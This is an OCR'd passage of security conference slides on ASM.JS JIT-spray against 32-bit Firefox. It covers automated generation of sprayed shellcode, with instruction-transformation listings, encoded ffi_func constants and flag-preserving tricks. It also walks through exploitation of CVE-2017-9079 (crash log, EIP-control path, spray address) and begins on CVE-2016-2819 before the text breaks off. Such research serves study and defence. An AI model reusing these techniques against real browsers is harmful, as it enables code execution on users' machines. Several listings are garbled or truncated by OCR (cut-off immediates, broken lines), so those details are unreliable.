
- Some problems solved
  - transform MOVs
  - preserve flags when needed
  - loop and branch adjustments

ASM.JS Payloads

Automated payload generation

- Transform MOVs (example)

```
mov REG32, IMM32
```




```
push EAX
xor EAX, EAX
mov AL, ((IMM32 & 0x00ff0000) >> 16) + (1 : 0 ? (IMM32 & 0x00ff0000 >> 16) < 0xff)
mov AH, ((IMM32 & 0xff000000) >> 24) + (1 : 0 ? IMM32 & 0x00ff0000 >> 16) == 0xff)
xor REG32, REG32
dec REG16
mul REG32
mov AL, (IMM32 & 0xff)
mov AH, (IMM32 & 0xff00) >> 8
mov REG32, EAX
pop EAX
```

ASM.JS Payloads

Automated payload generation

- Transform MOVs (example)



```
b944332211      mov ecx, 0x11223344
```

```
+00:    50      push eax
+01:    31 c0   xor eax, eax
+03:    b0 23   mov al, 0x23
+05:    b4 11   mov ah, 0x11
+07:    31 c9   xor ecx, ecx
+09:    66 49   dec cx
+0b:    f7 e1   mul ecx
+0d:    b4 33   mov ah, 0x33
+0f:    b0 44   mov al, 0x44
+11:    89 c1   mov ecx, eax
+13:    58      pop eax
```

- Instructions <= 2 bytes


→ stage0 compatible

ASM.JS Payloads

Automated payload generation

- Transform MOVs (example)

ASM.JS code



```
b944332211        mov ecx, 0x11223344
```


```
+00:        50          push eax
+01:        31 c0       xor eax, eax
+03:        b0 23       mov al, 0x23
+05:        b4 11       mov ah, 0x11
+07:        31 c9       xor ecx, ecx
+09:        66 49
+0b:        f7 e1       mul ecx
+0d:        b4 33       mov ah, 0x33
+0f:        b0 44       mov al, 0x44
+11:        89 c1       mov ecx, eax
+13:        58          pop eax
```

```
val = ffi_func(
      0x04eb9050|0,
      0x04ebc031|0,
      0x04eb23b0|0,
      0x04eb11b4|0,
      0x04ebc931|0,
      0x04eb4966|0,
      0x04ebe1f7|0,
      0x04eb44b0|0,
      0x04eb33b4|0,
      0x04ebc189|0,
      0x04eb9058|0
```

ASM.JS Payloads


Automated payload generation

- Transform MOVs (example)



```
b944332211      mov ecx, 0x1122
```

```
+00:    50       push eax
+01:    31 c0    xor eax, eax
+03:    b0 23    mov al, 0x23
+05:    b4 11    mov ah, 0x11
+07:    31 c9    xor ecx, ecx
+09:    66 49
+0b:    f7 e1    mul ecx
+0d:    b4 33    mov ah, 0x33
+0f:    b0 44    mov al, 0x44
+11:    89 c1    mov ecx, eax
+13:    58       pop eax
```




```
2]> pdR
   0x10100042        50              push eax
   0x10100043        90              nop
<  0x10100044        eb04            jmp 0x1010004a
   0x1010004a        31c0            xor eax, eax
<  0x1010004c        eb04            jmp 0x10100052
   0x10100052        b023            mov al, 0x23
<  0x10100054        eb04            jmp 0x1010005a
   0x1010005a        b411            mov ah, 0x11
<  0x1010005c        eb04            jmp 0x10100062
   0x10100062        31c9            xor ecx, ecx
<  0x10100064        eb04            jmp 0x1010006a
   0x1010006a        6649            dec cx
<  0x1010006c        eb04            jmp 0x10100072
   0x10100072        f7e1            mul ecx
<  0x10100074        eb04            jmp 0x1010007a
   0x1010007a        b044            mov al, 0x44
<  0x1010007c        eb04            jmp 0x10100082
   0x10100082        b433            mov ah, 0x33
<  0x10100084        eb04            jmp 0x1010008a
   0x1010008a        89c1            mov ecx, eax
<  0x1010008c        eb04            jmp 0x10100092
   0x10100092        58              pop eax
   0x10100093        90              nop
```

ASM.JS Payloads

Automated payload generation

- Transform MOVs (example)



```
b944332211        mov ecx, 0x1122
```

```
+00:   50      push eax
+01:   31 c0   xor eax, eax
+03:   b0 23   mov al, 0x23
+05:   b4 11   mov ah, 0x11
+07:   31 c9   xor ecx, ecx
+09:   66 49
+0b:   f7 e1   mul ecx
+0d:   b4 33   mov ah, 0x33
+0f:   b0 44   mov al, 0x44
+11:   89 c1   mov ecx, eax
+13:   58      pop eax
```

```
2]> pdR
  0x10100042      50            push eax
  0x10100043      90            nop
< 0x10100044      eb04          jmp 0x1010004a
  0x1010004a      31c0          xor eax, eax
< 0x1010004c      eb04          jmp 0x10100052
  0x10100052      b023          mov al, 0x23
< 0x10100054      eb04          jmp 0x1010005a
  0x1010005a      b411          mov ah, 0x11
< 0x                                          52
  0x
< 0x10100064      eb04          jmp 0x1010006a
  0x1010006a      6649          dec cx
< 0x1010006c      eb04          jmp 0x10100072
  0x10100072      f7e1          mul ecx
< 0x10100074      eb04          jmp 0x1010007a
  0x1010007a      b044          mov al, 0x44
< 0x1010007c      eb04          jmp 0x10100082
  0x10100082      b433          mov ah, 0x33
< 0x10100084      eb04          jmp 0x1010008a
  0x1010008a      89c1          mov ecx, eax
< 0x1010008c      eb04          jmp 0x10100092
  0x10100092      58            pop eax
  0x10100093      90            nop
```

sprayed ASM.JS payload

ASM.JS Payloads

Automated payload generation

- Preserve flags when needed

  - payload we want to insert:

```
3C 10   CMP AL, 61
74 0E   JE $+0x10
```

ASM.JS Payloads

Automated payload generation

- Preserve flags when needed

  - payload we want to insert:

```
3C 10    CMP AL, 61
74 0E    JE $+0x10
```

  - sprayed payload:

```
3C 10  CMP AL, 61
A8 05  TEST AL, 05
74 0E  JE $+0x10
```

ASM.JS Payloads

Automated payload generation

- Preserve flags when needed

  - payload we want to insert:

```
3C 10   CMP AL, 61
74 0E   JE $+0x10
```

  - sprayed payload:

```
3C 10  CMP AL, 61
A8 05
74 0E  JE $+0x10
```

→ semantic nop kills flags

ASM.JS Payloads

Automated payload generation

- Preserve flags when needed
  - payload we want to insert:

```
3C 10   CMP AL, 61
74 0E   JE $+0x10
```

  - sprayed payload:

```
3C 10  CMP AL, 61
A8 05
74 0E  JE $+0x10
```

→ semantic nop kills flags

  - save and restore flags around semantic nop

```
3C 10  CMP AL, 61
9C     PUSHFD          --> save flags
A8 05  TEST AL, 05     --> kills flags
9D     POPFD           --> restore flags
74 0E  JE $+0x10
```

// Exploitation //

ASM.JS JIT-Spray Exploits

Exploiting CVE-2017-9079

- Appeared in the wild (Tor Browser)
- Analysis and bug trigger available in Mozilla Bug report
- Take crashing testcase – find a road to EIP to write alternative exploit with ASM.JS JIT-Spray
- Easy… looking into Firefox source code was not even necessary

ASM.JS JIT-Spray Exploits

Exploiting CVE-2017-9079

- Firefox 50.0.1 32-bit

```
(1868.197c): Access violation - code c0000005 (first chance)

mov     eax,dword ptr [ecx+0ACh] ds:002b:414141ed=????????

0:000> ?eip-xul
Evaluate expression: 7995613 = 007a00dd
```

  - ECX is controlled at `xul.dll + 0x7a00dd`

ASM.JS JIT-Spray Exploits

Exploiting CVE-2017-9079

- Firefox 50.0.1 32-bit
  - find EIP control after `xul.dll + 0x7a00dd`

→ … follow 5 calls and you find:

```
xul + 0x1c0cb8: call dword [eax + 0x138]
```

ASM.JS JIT-Spray Exploits

Exploiting CVE-2017-9079

- Firefox 50.0.1 32-bit

  – find EIP control after `xul.dll + 0x7a00dd`
  → … follow 5 calls and you find:

```
xul + 0x1c0cb8: call dword [eax + 0x138]
```

  – Exploit:
    - ASM.JS JIT-Spray to `0x1c1c0054`
    - Typed Array spray for controlling memory at ECX and EAX
    - Trigger the bug

ASM.JS JIT-Spray Exploits

Exploiting CVE-2017-9079

Demo
Time

ASM.JS JIT-Spray Exploits

Exploiting CVE-2016-2819

- Firefox 46.0.1 32-bit
- “HTML5 parser heap-buffer-overflow”
- Analysis and crashing testcase available in Mozilla Bug Report
- Patched at several vulnerable code paths

ASM.JS JIT-Spray Exploits

Exploiting CVE-2016-2819


- Crashing testcase targets difficult to exploit code path:
  - bruteforce necessary

- Further analysis based on other patched code paths:
  - easier to exploit code path available
  - modification of crashing testcase reaches path :-)

ASM.JS JIT-Spray Exploits

Exploiting CVE-2016-2819

- Easier-to-exploit code path:




```
for (; ; ) {
  nsHtml5StackNode* node = stack[eltPos];
  if (node->getGroup() == group) {
    // ...
    while (currentPtr >= eltPos) {
      pop();
    }
    break;
  } else if (/*...*/) {
    break;
  }
  eltPos--;
}
```

ASM.JS JIT-Spray Exploits

Exploiting CVE-2016-2819

- Easier-to-exploit code path:



